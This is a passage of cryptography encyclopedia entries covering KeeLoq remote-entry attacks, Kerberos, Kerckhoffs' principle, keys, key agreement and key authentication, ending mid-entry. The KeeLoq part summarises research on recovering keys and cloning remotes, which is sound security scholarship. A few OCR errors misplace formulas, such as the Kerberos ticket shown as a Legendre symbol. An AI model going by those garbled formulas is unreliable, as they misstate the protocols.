Keeloq is mainly used in authentication applications such as RKE systems, access tokens, and car immobilizers. Keeloq ASICs are available for two different protocols. One requires bi-directional communication, the other relies on uni-directional communication. The bi-directional scheme is employed to authenticate a token, e.g., an RFID transponder, to the main system using a simple challenge-response protocol.

Rolling Code Scheme The uni-directional rolling code scheme appears to be dominant in commercial RKE applications of Keeloq, e.g., in car anti-theft systems and garage door openers. It is designed to authenticate a remote control to a receiver. Both sides share a common secret key K_{dev}. A 16-bit or 18-bit counter value is incremented and encrypted with K_{dev} every time a rolling code massage is transmitted. One rolling code message further contains a factory-programmed unique identifier (UID) of the remote control that is sent unencrypted. The receiver compares the counter value of the last valid transmission to the one contained in the decrypted

rolling code. It accepts the transmission only if the new counter value is moderately increased, and hence prevents replay attacks by rejecting repeated codes.

Key Derivation Several key derivation schemes are proposed to ensure that a receiver can generate the secret device key K_{dev} of a remote. All schemes involve a secret manufacturer key K_{man} that is securely stored in the receiver. During a learning phase, the individual K_{dev} is derived from the UID of the remote and optionally a 32–60 bit seed value that is random and unique for each remote. The seed value is not mandatory and is seems to be used rarely in practice. The derivation function either involves an XOR-addition with K_{man} or two Keeloq decryptions using K_{man}. Without using a seed, the security of the scheme relies solely on the confidentiality of K_{man}.

Practical Attacks All cryptanalytic attacks can recover the device key K_{dev} of applications based on the challenge-response protocol if an adversary can obtain the required plaintext-ciphertext pairs. Mathematical cryptanalysis of RKE systems based on the rolling code scheme is not feasible in practice, as the attacker does not have access to the plaintext, i.e., the counter value that is stored inside a remote. Still, DPA of RKE implementations reveals the secret key K_{dev} of individual remotes in seconds, and is hence a real practical threat, if physical access to the remote is given. The knowledge of K_{dev} allows to duplicate a remote control or transponder.

Revealing K_{man} of a particular manufacturer can have a much stronger impact on the security of its systems. If the key derivation of the analyzed system is based on an XOR, K_{man} can be easily recovered from two known K_{dev}. Hence, for the XOR-scheme, mathematical cryptanalysis is sufficient to obtain K_{man}. For the more complex key derivation schemes K_{man} can only revealed by side-channel analysis of the receiver, since the key derivation function cannot be inverted.

As shown in Eisenbarth et al. (2008), the knowledge of K_{man} enables a simple eavesdropping attack that allows to bypass the security mechanism. The attacker needs to eavesdrop a single message of a valid remote. Using

the recovered UID and the known K_{man}, the attacker derives the device key K_{dev} and can now generate new valid messages and thus covertly access the secured object. Several other attacks, such as key cloning from a distance and a denial-of-service attack are also possible (Eisenbarth et al. 2008).

Though rarely found in commercial applications, the key derivation from random seeds detailed above can improve the security of rolling code systems to a reasonable level. In that case an attacker possessing K_{man} needs to guess the seed involved in the key derivation. Hence, an eavesdropping attack becomes a lot harder: As a prerequisite, an attacker has to monitor at least two rolling codes, where the difference between the corresponding counter values must be smaller than an implementation-dependent boundary. Then, the key derivation has to be performed for all possible values of the seed, to obtain candidates for K_{dev}. Implementing the key derivation of Keeloq on special-purpose hardware (Güneysu et al. 2008), the exhaustive key-search takes 0.33 s for a 32 bit seed, 5.9 h for a 48 bit seed and 1011 days in case of a 60 bit seed (Novotný and Kasper 2009). Hence, a seed with maximum length can be regarded as sufficiently secure for medium-security purpose e.g., accessing garage doors. Presentation slides and a video about the side-channel attack (Eisenbarth et al. 2008) on Keeloq, including a practical demonstration of an eavesdropping attack, are available at KeeLoq (n.d.).

Cross-References

Block Ciphers
Cryptanalysis
Side-Channel Attacks
Simple Power Analysis
Symmetric Cryptosystem

Recommended Reading

Bogdanov A (2007) Attacks on the KeeLoq block cipher and authentication system. In: Third conference on RFID security (RFIDSec 2007), Malaga.

Brier E, Clavier C, Olivier F (2004) Correlation power analysis with a leakage model. In: CHES 2004. Lecture notes in computer science, vol 3156. Springer, New York

Courtois NT, Bard GV, Bogdanov A (2008a) Periodic ciphers with small blocks and cryptanalysis of KeeLoq. In: Tatra Mountains mathematical publication

Courtois NT, Bard GV, Wagner D (2008b) Algebraic and slide attacks on KeeLoq. In: FSE 2008. Lecture notes in computer science, vol 5086. Springer, Heidelberg, pp 203–220
[zbMATH]

Eisenbarth T, Kasper T, Moradi A, Paar C, Salmasizadeh M, Manzuri Shalmani MT (2008) On the power of power analysis in the real world: a complete break of the KeeLoq code hopping scheme. In: Wagner D (ed) CRYPTO. Lecture notes in computer science, vol 5157. Springer, Heidelberg, pp 203–220
[zbMATH]

Güneysu T, Kasper T, Novotný PC, Rupp A (2008) Cryptanalysis with COPACOBANA. IEEE Trans Comput 57(11):1498–1513
[MathSciNet][zbMATH]

Indesteege S, Keller N, Dunkelman O, Biham E, Preneel B (2008) A practical attack on KeeLoq. In: Smart NP (ed) EUROCRYPT 2008. Lecture notes in computer science, vol 4965. Springer, Heidelberg, pp 1–18
[zbMATH]

Kasper M, Kasper T, Moradi A, Paar C (2009) Breaking KeeLoq in a flash: on extracting keys at lightning speed. In: Progress in cryptology – AFRICACRYPT 2009. Lecture notes in computer science, vol 5580. Springer, New York, pp 403–420
[zbMATH]

Kocher PC, Jaffe J, Jun B (1999) Differential power analysis. In: CRYPTO 1999. Lecture notes in computer science, vol 1666. Springer, Heidelberg
[zbMATH]

Microchip. An introduction to KeeLoq code hopping. http://ww1.microchip.com/downloads/en/AppNotes/91002a.pdf

Novotný M, Kasper T (2009) Cryptanalysis of KeeLoq with COPACOBNA. In: Workshop on special purpose hardware for attaching cryptographic systems (SHARCS’09), Lausanne

Physical cryptanalysis of KeeLoq.

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_113

Kerberos

Radmilo Racic[9] ✉
(9) Department of Computer Science, University of California, Davis, CA, USA

✉ **Radmilo Racic**
Email: racic@cs.ucdavis.edu

Synonyms

Project athena

Definition

Kerberos is a single sign-on system for distributed environments that allows a centralized entity running on behalf of a principal to prove its identity to a verifier (another principal) in an environment where principals do not trust each other. It uses symmetric key cryptography and provides scalability (works in large, heterogeneous environments), transparency (works in the background), reliability (if redundancy is provided), and security (provides authentication and confidentiality) in an end-to-end fashion. In fact, it is a de facto standard for heterogeneous networks.

Background

Kerberos was designed in the mid-1980s as part of MIT's Project Athena. It is based on the Needham–Schroeder trust model.

Theory

Main Components. Kerberos distribution center (KDC) is the most important entity in a Kerberos environment. KDC holds all principals' (users, applications, or services) secret keys and is therefore trusted by all principals. This trust represents the basis of Kerberos security as principals do not explicitly trust each other. KDC's main goal is to arbitrate the authentication between principals in its realm. KDC is actually composed of two entities: an authentication server (AS) to which principals log on, and a ticket granting server (TGS) which provides them with tickets that principals utilize to authenticate each other. For instance, if a principal *A* wanted to communicate with a principal *B*, *A* must prove to *B* that *A* is who *A* claims to be and that it is authorized to access *B*. To do so, *A* requests a ticket from the TGS, which *A* passes along to *B*. If *B* approves the ticket, then *A* can access *B*.

Authentication Protocol. Let us assume that a user *A* wants to access a service *B*. KDC shares a secret key with the user *A* as well as a different secret key with the service *B*. The user and the service initially do not trust each other and thus do not share any keys. However, once *A* authenticates itself to *B*, it relies on the AS to generate a new session key and distribute it to both parties. At this point *A* and *B* can communicate securely. The session key, shared between the two principals, is generated when needed and destroyed after the session is completed. The simplified details of the protocol are below.

A → AS: *C, TGS*

AS → A: $\left\{K_{A,TGS}, \{T_{A,TGS}\}_{K_{TGS}}\right\}_{K_A}$

A → TGS: *B,* $\{T_{A,TGS}\}_{K_{TGS}}, \{A_A\}_{K_{A,TGS}}$

TGS → A: $\left\{K_{A,B}, \{T_{A,B}\}_{K_B}\right\}_{K_{A,TGS}}$

A → B: $\{T_{A,B}\}_{K_B}, \{A_A, timestamp\}_{K_{A,B}}$

B → A: $\{timestamp + 1\}_{K_{A,B}}$

When *A* wishes to access *B*, it must first obtain the initial ticket granting ticket (TGT)— $\left(\frac{a}{p}\right) = \left(\frac{a}{q}\right) = 1$ —from the AS. With the TGT in hand, *A* can now start the exchange with the TGS server to obtain the service ticket — $\{T_{A,B}\}_{K_B}$ —as well as a session key $K_{A,B}$. At this point, *A* can commence the exchange with *B* by sending the service ticket that only *B* can decrypt as well as a timestamp encrypted with the newly created session key. *B* responds to *A* with the same timestamp incremented by one, thus proving that it was able to decrypt the service ticket using a key shared between itself and KDC and extract the correct session key.

Weaknesses and Limitations

- The KDC could be a single point of failure unless a redundancy is provided.
- Corollary to the previous point is that KDC must be scalable in order to handle all requests within its realm.
- Kerberos requires a trusted path through which the passwords are entered.
- Kerberos is vulnerable to password guessing attacks although this is usually mitigated by the operating system.
- Kerberos protects only the messages between the principals registered with the KDC—it does not protect all messages between two computers.
- Secret keys are temporarily stored on the users' workstations.
- Session keys are decrypted and stored on users' workstations.

Applications

Kerberos v4 uses a data encryption standard (DES) algorithm running in cipher block chaining (CBC) mode for encryption and it supports CRC—32, *MD*4, *MD*5, and DES for checksums. In Kerberos v5, the encryption module is isolated and implementations are free to utilize other encryption protocols. For instance, Microsoft Windows Server 2008 uses an advanced encryption standard (AES) protocol for encryption and it adds a digitally signed privileged attribute certificate (PAC) (an approach shared with SESAME) to the Kerberos ticket.

Cross-References

Symmetric Cryptosystem

Recommended Reading

Bellovin SM, Merritt M (1991) Limitations of the Kerberos authentication system. In: Proceedings of the winter 1991 USENIX conference, Dallas, pp 253–267

Bryant B (1988) Designing an authentication system: a dialog in four scenes. http://web.mit.edu/Kerberos/dialogue.html

Neuman CB, Ts'o T (1994) Kerberos: an authentication service for computer networks. http://gost.isi.edu/publications/kerberos-neuman-tso.html

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_81

Kerberos Authentication Protocol

Carlisle Adams[10] ✉
(10) School of Electrical Engineering and Computer science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Related Concepts

Authentication; Data Encryption Standard (DES); Key; Key Management; Needham–Schroeder Protocols; Symmetric Cryptography; Trusted Third Party

Definition

Kerberos is a symmetric key-based authentication protocol.

Background

Kerberos was created at the Massachusetts Institute of Technology (MIT); it is based upon the Needham–Schroeder protocol. A high-level description of the Kerberos protocol is provided in the key management entry. Kerberos information (including papers and documentation) may be found at the following site: http://web.mit.edu/kerberos/www/.

Applications

The *Kerberos Authentication Protocol* is a network authentication protocol that uses symmetric cryptography (i.e., cryptography based upon a common secret key such as the data encryption standard, DES, DES) to provide strong authentication for client/server applications (Kohl and Neuman 1993; Kohl et al. 1994; Neuman and Ts'o 1994). A client and a server prove their identity to each other through the mediation of a trusted third party called a *key distribution center* (KDC). The Kerberos protocol also establishes a session key that may be used to provide confidentiality and integrity for subsequent communications between the authenticated participants (Kohl and Neuman 1993; Kohl et al. 1994).

References

Kohl J, Neuman BC (1993) The Kerberos network authentication service (V5). Internet Request for Comments 1510

Kohl J, Neuman BC, Ts'o TY (1994) The evolution of the kerberos authentication system. Distributed open systems. IEEE Computer Society, Los Alamitos, pp 78–94
[zbMATH]

Neuman BC, Ts'o T (1994) Kerberos: an authentication service for computer networks. IEEE Commun 32(9):33–38
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300535

Kerckhoffs Law

Kerckhoffs' Principle

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_487

Kerckhoffs' Principle

Fabien A. P. Petitcolas[11] ✉
(11) Smals Research, Brussels, Belgium

✉ **Fabien A. P. Petitcolas**
Email: fabien@petitcolas.net

Synonyms

Kerckhoffs' law; Shannon's maxim

Definition

Kerckhoffs' Principle states that the security of a cryptosystem must lie in the choice of its keys only; everything else (including the algorithm itself) should be considered public knowledge.

Background

Dr. August Kerckhoffs, a Dutch linguist trained at the University of Liège, became a professor at *École des Hautes Études Commerciales* in Paris, where he taught German. He was also a keen supporter of volapük, a constructed language. His strong interest in cryptography led him to publish in 1883 an article entitled *La Cryptographie Militaire* ("Military Cryptography") in which he surveyed the state of the art in cryptography and proposed six fundamental principles for any cryptosystem alongside rules of the thumb and general practical advice. At the time, the main goal of cryptographers was to set up a secure telegraphic system.

The six principles enunciated by Kerckhoffs are as follows:

1. The system must be substantially, if not mathematically, undecipherable.

2. The system must not require secrecy and can be stolen by the enemy without causing trouble (what is nowadays referred to as Kerckhoffs' Principle).

3. It must be easy to communicate and remember the keys without requiring written notes, and it must also be easy to change or modify the keys with different participants.

4. The system ought to be compatible with telegraph communication.

5. The system must be portable, and its handling or usage must not require more than one person.

6. Finally, considering the circumstances in which such system is applied, it must be easy to use and must neither require stress of mind nor the knowledge of a long series of rules.

The second and third principles can be interpreted more generally: in any security system, a secret is a potential source of breakage and should therefore be kept to a minimum and should be easily replaceable.

Later Shannon established a theoretical basis for the understanding of cryptosystems and proposed this other formulation: "the enemy knows the system," known as Shannon's maxim.

Kerckhoffs' Principle and Shannon's maxim are in sharp contrast with "security through obscurity" and remain one of the main design principles of modern cryptosystems.

Recommended Reading

Caraco J-C, Géraud-Stewart R, Naccache D (2020) Kerckhoffs' legacy, Cryptology ePrint archive, Report 2020/556. https://eprint.iacr.org/2020/556

Kahn D (1996) The codebreakers: the comprehensive history of secret communication from ancient times to the internet, chapter 8. Scribner, New York. ISBN 0684831309
[zbMATH]

Kerckhoffs A (1883) La cryptographie militaire. J Sci Mil IX:5–38 and IX:161–191. http://www.petitcolas.net/kerckhoffs/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_170

Key

Friedrich L. Bauer[12] ✉
(12) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu

Definition

A *key* is an element from an alphabet (the *key alphabet*) that selects and defines a particular encryption step. A *keytext* is a sequence of *key elements* from a key alphabet that select and define a sequence of particular encryption steps.

A *polyalphabetic encryption*, which is also called a *polyalphabetic substitution cipher*, is a substitution (substitutions and permutations) with more than one alphabet, each one designated by a key element.

A *double key* is a polyalphabetic encryption with shifted mixed alphabets (Alberti encryption). It is cryptologically equivalent to a polyalphabetic encryption with a Vigenére table ("tabula recta") whose plaintext standard alphabet is replaced by a mixed alphabet—the mixed alphabet being the "second key". Moreover, a *treble key* is a double key with the additional proviso that the standard alphabet for the keys of a Vigenère table is replaced by a mixed alphabet—this mixed alphabet being the "third key".

A *periodic key* or *repeated key* is a key sequence which repeats itself after d steps ($d > 1$), while a *nonperiodic key* is a key sequence that cannot be viewed as the repetition of a shorter sequence. A *running key* is an infinitely long nonperiodic key.

With *autokey* (French: *autochiffrant*, German: Selbstchiffrierung), one means the method toderive a nonperiodic key from the plaintext itself, using a *priming key character* or *key phrase* Δ to begin with. A simple example (Blaise de Vigenère, 1586) with priming key character $\triangle = \underline{D}$, is the following encryption that makes use of the Porta encryption table:

plain	a	u	n	o	m	d	e	l	e	t	e	r	n	e	l
key	**D**	*A*	*U*	*N*	*O*	*M*	*D*	*E*	*L*	*E*	*T*	*E*	*R*	*N*	*E*
cipher	X	I	A	H	G	U	P	T	M	L	S	H	I	X	T


A disadvantage is the spreading of encryption errors–a general weakness of all autokeying methods.

Arvid Damm (1919) proposed an autokeying variant of encryption ("influence letter") that was used in the German WW II teletype cipher machines SZ 40 and T 52. Claude Shannon gave (1949) the warning that autokeying Vigenère encryption with a priming key Δ of length *d* is equivalent to Vigenère encryption of *d*-grams with period 2 ·*d*, i.e., by successively adding and subtracting Δ; thus it offers little security.

Background

Chaitin defines a *random sequence* as an infinite sequence such that no finite subsequence has a shorter algorithmic characterization than the listing of the sub sequence—no subsequence can be condensed into a shorter algorithmic description. A keytext, i.e., a sequence of key elements, with this property is called *holocryptic*. No sequence generated by a deterministic, finite-state machine, i.e., by a deterministic algorithm, even if it does not terminate, has this property.

An *individual key* is a keytext (German 'i-Wurm') that is not copied from any source whatsoever. A *one-time key* is a keytext that is used just one time. Any written version of it (*one-time pad*, OTP) should be destroyed after use (Fig. 1).



Key, Fig. 1 One-time pad of Russian origin

A *random key* is a random sequence used as a key sequence. To be cryptographically useful, it should by necessity be an individual key and a one-time key. Randomness should be achieved during the generation of the key sequence. Tests for randomness can only disprove it, but cannot prove

it. Chaitin's definition has only theoretical value—it is mainly used as an instrument to show that a particular key sequence is nonrandom.

In an endomorphic cryptosystem, the encryption steps (governed by the key characters) may form a group under composition: the *key group*. Such a cryptosystem is a pure cryptosystem. Examples are the Vigenère encryption and the Beaufort encryption, where the key group is a cyclic group, and the Vernam encryption by addition mod 2, where the key group is $(C_2)^n$, the n-fold direct group of the cyclic group of order 2.

A trivial example is encryption by a monoalphabetic selfreciprocal permutation π, where the key group is C, the cyclic group of order 2 consisting of π and the identity. Encryption with a key group, although it offers technical convenience, should be avoided since it opens particular ways of cryptanalytic attack.

Here are some examples of various roles that keys can play and how they are communicated in cryptosystems. (This is called *key negotiation*.) In a classical setting, if a communication from participant A to participant B should be protected by encryption, A has to tell B what key to use for decryption, or B has to tell A what key to use for encryption. In command structures, there is also the possibility that the command tells both participants which keys to use. To this end, they make use of *key directives*: directories containing all relevant keys. Of course, transmission of all the information concerning the key should be done after encryption with a different cryptosystem. Violating this maxime for their Enigma traffic was a serious cryptographic blunder of the German *Wehrmacht* staff. (We note that modern cryptographic protocols (e.g., the Diffie–Hellman key agreement scheme) may generate the same key for A and B without encrypted communication).

A *session key* or *message-encrypting key* is a keytext used during one communication session. In the Enigma traffic, a session key was called "*Spruchschlüssel*" (text setting). A *base key* is a key used for encrypting keys (key-encrypting key). In the Enigma traffic, they were called "*Grundstellung*" (basic wheel setting) and formed part of the "*Tagesschlüssel*" (daily key).

A symmetric or *conventional* or *classical* cryptosystem is a communication line with two partners who are at different times both sender and receiver and use the same cryptosystem, each one having a private key for encryption and one for decryption—altogether four keys. If

in an endomorphic cryptosystem, selfreciprocal permutations (substitutions and permutations) are used as key elements, keys for encryption and for decryption coincide.

A *private key* cryptosystem is a cryptosystem where sender and recipient share encryption and decryption keys (to be kept secret). In a *secret key* cryptosystem, sender and recipient share one common key (to be kept secret).

Key symmetric cryptosystem: If two operations defined by keys 2^{L_i-1} commute and are mutually reciprocals: $\mathcal{A} \cdot \mathcal{B} = \mathcal{B} \cdot \mathcal{A} = \text{identity}$, $\mathcal{A}$ may be used by partner A for encryption and by partner B for decryption, while $\mathcal{B}$ may be used by partner A for decryption and by partner B for encryption —altogether only two keys. If in an endomorphic cryptosystem, selfreciprocal permutations are used as key elements, only one key is needed.

In many cryptosystems, actually in all classical ones, knowledge of the encryption key allows for an easy determination of the decryption key. This, however, is not necessarily so: As James H. Ellis pointed out in 1970, there may exist encryption methods where the knowledge of an encryption key does not suffice to derive the decryption key efficiently—in 1973 Clifford Cocks found in the multiplication of sufficiently large prime numbers the wanted, practically non-invertible operation. This led to the idea of public key cryptography, which is also called *asymmetric* cryptography. It was published in this form for the first time in 1976 by Whitfield Diffie and Martin E. Hellman. In this system, a key $\mathcal{O}$ is publicly announced by participant A with the proviso that he possesses a key $\mathcal{B}$ such that he can decrypt with $\mathcal{B}$ any message sent to him by anybody as long as it is encrypted with $\mathcal{O}$. This allows a star-like communication system. The advantage that no key negotiation is necessary and the key directory is open to the public is burdened by the fact that secrecy is only guaranteed to the extent that reconstruction of the (secret) decryption key (private key) from the public key needs exponential time and therefore is intractable.

Cross-References

Encryption
Shannon's Model

Recommended Reading

Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_82

Key Agreement

Mike Just[13] and Carlisle Adams[14] ✉
(13) Department of Computer Science, Heriot-Watt University, Edinburgh, UK
(14) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

Exponential key exchange

Definition

Key agreement is one form of Key Establishment in which two or more users jointly contribute information that is used to create and establish a shared, symmetric key.

Background

The ability for two users to establish a shared symmetric key over an insecure communication channel, despite having “not met previously” (more importantly, the users do not already have shared key material) was first proposed by Diffie and Hellman in 1976. Until that time, two users would need to either have shared key material between them already, or rely upon a Key Distribution Center.

Theory

Key agreement is one form of Key Establishment. Unlike key transport, in which one user securely sends (*transports*) a key to another user, users participating in a key agreement protocol jointly and (usually) equally contribute to the resultant key value. Key agreement protocols may be performed over an insecure channel as they inherently provide confidentiality protection so that an eavesdropper cannot compute the resultant key based only upon exchanged messages. However, Public Key Cryptography is typically used to ensure the integrity of the messages exchanged and the authenticity of the participating users.

The original Diffie-Hellman Key Agreement protocol used operations in a multiplicative group. More specifically, users Alice (A) and Bob (B) use integer exponentiation (Exponentiation Algorithms) modulo a Prime Number to compute their exchanged messages, as well as the resultant key value. Variations on this model include Elliptic Curve Key Agreement Schemes (based on the Diffie-Hellman protocol or on the Menezes-Qu-Vanstone (MQV) key agreement scheme) and pairing-based key agreement schemes (based on bilinear mappings on various elliptic curve groups such as the Weil and Tate pairings).

While secure against a passive eavesdropper, the original Diffie-Hellman Key Agreement Protocol is vulnerable to a Man-in-the-Middle Attack in which an attacker initiates simultaneous key agreement protocols with both A and B, impersonating A to B, and B to A. For this reason, key agreement protocols that provide Key Authentication (including *key confirmation* and *entity authentication*) have been developed in order to ensure the integrity of the exchanged messages and the authenticity of all participating users. The Station-to-Station Protocol is an example of such an authenticated key agreement protocol, providing two-way explicit key confirmation, entity authentication, and perfect forward secrecy in addition to key agreement.

Although the original key agreement protocol supported key agreement between only two users, there are several protocols extending to more than two users (Group Key Agreement). Note that in such cases, it is typically assumed that group membership is highly dynamic; therefore, whenever a new member joins or an existing member leaves the group, the key is

changed so that unintended parties are not able to access the information protected by the original group key.

Applications

Key agreement protocols have wide application as one form of key establishment that can be used for any setting in which two or more users wish to establish a shared Key.

Cross-References

- Diffie–Hellman Key Agreement
- Elliptic Curve Key Agreement Schemes
- Group Key Agreement
- Key
- Key Authentication

References

Chen L, Kudla C (2003) Identity based authenticated key agreement protocols from pairings. Technical Report HPL-2003-25, Hewlett-Packard Laboratories, Bristol, UK

Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inf Theory IT-22(6):644–654
[MathSciNet][zbMATH]

Menezes A, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton
[zbMATH]

Menezes AJ, Qu M, Vanstone SA (2005) Some new key agreement protocols providing implicit authentication (PDF). 2nd Workshop on Selected Areas in Cryptography (SAC'95). Ottawa, Canada. pp. 22–32

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_83

Key Authentication

Robert Zuccherato[15] and Carlisle Adams[16] ✉
(15) Ajax, ON, Canada
(16) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

Implicit key authentication

Related Concepts

Authentication; Key; Station-to-Station Protocol/STS Protocol; IPsec; Entity Authentication

Definition

Key authentication is the property obtained when performing a key establishment protocol ("Key Agreement" and "Key Management") and one entity has the assurance that only a particular identified other party may possibly know the negotiated key. This property may be unilateral if only one party participating in the protocol has the assurance, or it may be bilateral (typically referred to as "mutual") if both parties have the assurance. Key authentication is sometimes referred to as "implicit key authentication" to distinguish it from "explicit key authentication."

Theory

(Implicit) Key authentication can be obtained within a key establishment protocol in a number of ways. One possible method of obtaining this property is to encrypt the key to be established, *k*, for the other party using his/her (symmetric or asymmetric) key. In this case, since the only other party that could possibly decrypt the encrypted key is the intended recipient, the appropriate assurance is obtained (assuming that the shared symmetric key, or the recipient's asymmetric private key, has not been compromised). Many of the variants of the Diffie–Hellman protocol ("Diffie–Hellman Key Exchange Protocol") also provide key authentication. For example, consider the case where the communicating parties *A* and *B* have static authenticated (i.e., certified) Diffie–Hellman public values α^a and α^b, respectively. If the agreed-upon key is simply $k = \alpha^{ab}$, then both parties have the assurance that only the other party (aside from themselves) could possibly compute this key. Note, however, that the simple Diffie–Hellman protocol, which does not use authenticated public keys, does not provide key authentication. In particular, since authenticated public keys are not used, party A is doing the Diffie-Hellman protocol with *someone*, but has no assurance that the other entity is party B. Thus, from party A's perspective, there is not a "particular identified other party" that may possibly know the negotiated key, and so key authentication does not hold.

A property of some key establishment protocols that is similar to key authentication is the property known as "key confirmation." Key confirmation is the property obtained when one party has the assurance that some other party actually has possession of the negotiated key (see, e.g., ISO/IEC 11770-1 1997). Notice that this property is distinct from key authentication in that the assurance is obtained relative to "some other party" instead of "a particular identified other party." Thus, with key confirmation, the other party need not be identified or even be known at all. Also, it is important to note that key confirmation provides assurance that the key is *actually known* by the other party, whereas key authentication only provides assurance that the other party could possibly know the key. Thus, key confirmation may be seen as simultaneously stronger (the other party definitely knows the key, rather than might know the key) and weaker (the other party might be unknown or unidentified, rather than specifically

identified) than key authentication. As with key authentication, key confirmation may be mutual or unilateral.

Typically, key confirmation is obtained in one of the three ways. First, a (one-way) hash of the negotiated key could be sent from one party to the other. Because the cryptographic hash function is one-way, an observer seeing the hash output that is sent between the parties will not be able to compute the corresponding hash input (i.e., the negotiated key), but the party receiving the hash output will be convinced that the sending party must know this key. Second, the key (or a key derived from the negotiated key) could be used in a MAC ("Message Authentication Code") to authenticate a message. Again, because it is computationally infeasible to compute the key from a cryptographic MAC, observers will not learn the key, but the recipient will be convinced that the sender knows the key. Finally, the key (or a key derived from the negotiated key) could be used to encrypt an agreed-upon message, which is then decrypted and verified. A correct decryption will convince the receiver that the sender knows the key, but observers of the ciphertext will not learn the key. Any of these mechanisms will prove to the legitimate recipient that someone has possession of the key and has used it to create the received values.

In many environments, both (implicit) key authentication and key confirmation are required properties. In such circumstances, when both properties are obtained, it is said that "explicit key authentication" has been achieved. Explicit key authentication is the property obtained when one party has assurance that only a particular identified other party actually has knowledge or possession of the negotiated key. Again, this property may be either mutual or unilateral.

A popular, typical example of a key establishment protocol that provides mutual explicit key authentication is the station-to-station protocol/STS protocol. In fact, most of the protocols in use today that provide explicit key authentication are based upon the STS protocol. Examples include the TLS ("Transport Layer Security") protocol and the protocols used in IPsec.

Entity authentication is the assurance that the identified party is actually alive and participating in the protocol at the current time. Quite often, protocols that provide explicit key authentication will also provide entity authentication since the identified party must prove knowledge of the negotiated key during the current execution of the protocol. However, it is

